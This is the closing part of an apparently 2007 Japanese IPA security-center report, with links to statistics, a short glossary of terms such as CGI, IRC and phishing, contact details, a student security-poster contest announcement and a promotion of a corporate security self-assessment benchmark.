以上の情報に関して、詳細はこちらのサイトをご参照ください。
別紙 3_インターネット定点観測（TALOT2）での観測状況について
http://www.ipa.go.jp/security/txt/2007/documents/TALOT2-0702.pdf

---

『他機関・ベンダーの各種統計情報は以下のサイトで公開されています。』

@police：http://www.cyberpolice.go.jp/
トレンドマイクロ株式会社：http://www.trendmicro.com/jp/
マカフィー株式会社：http://www.mcafee.com/japan/

『用語の解説』

(*1) **ホスティングサービス** (hosting service)
事業者がインターネットに接続し公開しているウェブサーバ内のディスク容量の一部を、顧客に間貸しするサービスのこと。レンタルサーバとも呼ばれることがある。

(*2) **cgi** (Common Gateway Interface)
ウェブサーバが、クライアントからのリクエストに応じてウェブサーバ上でプログラムを動作させ、その処理結果をクライアントに送信するための仕組みのこと。

(*3) **IRC** (Internet Relay Chat)
チャット(接続者同士のリアルタイムな会話)システムのこと。インターネット上の IRC サーバに、専用のソフトウェアを利用してアクセスすることで、複数のユーザとの間でメッセージの交換が出来る。ファイル通信にも対応する。

(*4) **フィッシング** (Phishing)
正規の金融機関など実在する会社のメールやウェブページを装い、それを見た利用者の ID やパスワードなどを詐取しようとする行為のこと。「釣り」を意味する「fishing」が語源だが、ハッカーの命名規則に則って"f"を"ph"に置き換えたという説、「洗練された」という意味の英語 "sophisticated"と"fish"とを組み合わせた造語という説、"password harvesting fishing"の短縮形という説、などがある。

■お問い合わせ先
独立行政法人 情報処理推進機構 セキュリティセンター
花村／加賀谷／宮本
Tel:03-5978-7527 Fax:03-5978-7518 E-mail:isec-info@ipa.go.jp

お知らせ

「情報セキュリティ標語・ポスター2007」募集のお知らせ

コンピュータウイルスやコンピュータへの不正な侵入などの被害にあわないために、「情報セキュリティ対策」の意識を高めるための標語及びポスターを、全国の小学生・中学生・高校生から募集します。入選作品は、報道発表し、IPA のホームページにも掲載します。

募集期間：2006 年 12 月 1 日(金)～2007 年3月３１日(土)
応募方法：電子メール　isec-hyogo@ipa.go.jp
ＦＡＸ　03-5978-7518
郵　送　〒113-6591　東京都文京区本駒込 2-28-8　文京グリーンコート 16 階
情報処理推進機構（IPA）　セキュリティセンター
情報セキュリティ標語・ポスター2007 事務局　宛
詳しくは、下記のホームページをご参照下さい。
http://www.ipa.go.jp/security/event/hyogo/2007/boshu.html
表　彰：大賞（10 万円）、金賞（7 万円）、銀賞（5 万円）、銅賞（3 万円）
韓国情報保護振興院(KISA)賞（賞品）、その他、参加企業賞あり

お問い合わせ先
標語・ポスター募集に関するお問い合わせ先はこちらです。
独立行政法人 情報処理推進機構　セキュリティセンター　山田／中山／甲斐田
Tel:　03-5978-7508
Fax:　03-5978-7518
E-mail:　isec-hyogo@ipa.go.jp

『自社のセキュリティ対策自己診断テスト』

～ 情報セキュリティ対策ベンチマーク ～

IPA では、**「自社のセキュリティ対策自己診断テスト（情報セキュリティ対策ベンチマーク）」**をウェブサイト上に公開しております。

自社のセキュリティ対策自己診断テスト（情報セキュリティ対策ベンチマーク）
http://www.ipa.go.jp/security/benchmark/

本システムは、企業を対象としたもので、セキュリティ対策状況及び企業情報に関する設問(計40 問)に答えることにより、セキュリティ対策の取組状況を自己採点できるシステムです。

診断結果は、「貴社のスコア」と「望まれる水準」とが同時に表示され、各社が優先的に取り組むべきセキュリティ対策項目が明らかになります。また、推奨される取り組み事例も提示しますので、今後の対策を強化する上での具体的な改善策がわかります。

30 分程度で自己採点できますので、ぜひ、今後のセキュリティ対策の参考とすべく、ご活用ください。